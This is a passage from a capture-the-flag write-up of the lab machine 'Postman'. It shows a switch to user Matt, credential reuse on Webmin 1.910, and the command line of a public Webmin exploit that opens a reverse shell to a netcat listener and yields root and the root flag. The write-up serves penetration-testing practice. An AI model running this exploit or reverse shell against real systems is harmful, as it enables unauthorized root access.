
```
redis@Postman:~$ su Matt
Password:
Matt@Postman:/var/lib/redis$ 
```

Figure 12 - Log in as Matt

I just need to retrieve the user flag. However, I forgot the user flag screenshot.

Privilege escalation


Now, I need to escalate my privileges. I remembered that web application running on port 10000 require credentials. For this reason, I tried to use Matt credentials to log in the application and it luckily worked! Also, I tried to intercept the login request and I found that the server is MiniServ 1.910. Also, I noted that the web application is named Webmin. I looked for some exploit on the Internet about it and I found a very interesting one. So, I simply tried it. As first step, I set a listener to receive the shell. After that, I run the exploit as shown in the following picture:



```
┌──(k14d1u5㉿k14d1u5-kali)-[~/Desktop]
└─$ python2 webmin_exploit.py --rhost 10.10.10.160 --lhost 10.10.14.24 -p c[redacted]8 -u M[redacted]t -s True --lport 9001
****************************** Webmin 1.910 Exploit By roughiz*******************************
*********************************************************************************************
*********************************************************************************************
*********************************************************************************************
****************************** Retrieve Cookies sid *****************************************


********** [+] [Exploit] The Cookie is e1c465fc572597a4445eab435243431d

********************************************************************************************
****************************** Create payload and Exploit ***********************************



********** [+] [Exploit] Verify you nc listener on port 9001 for the incomming reverse shell

┌──(k14d1u5㉿k14d1u5-kali)-[~/Desktop]
└─$ ▮
```

Figure 13 - Privilege escalation exploit


It worked and I received the shell as root:



```
┌──(k14d1u5㉿k14d1u5-kali)-[~/Desktop]
└─$ nc -nlvp 9001
listening on [any] 9001 ...
connect to [10.10.14.24] from (UNKNOWN) [10.10.10.160] 50568
whoami
root
pwd
/usr/share/webmin/package-updates
```

Figure 14 - Root shell

So, the root flag is:



```
cat /root/root.txt
9[redacted]b
```

Figure 15 - Root flag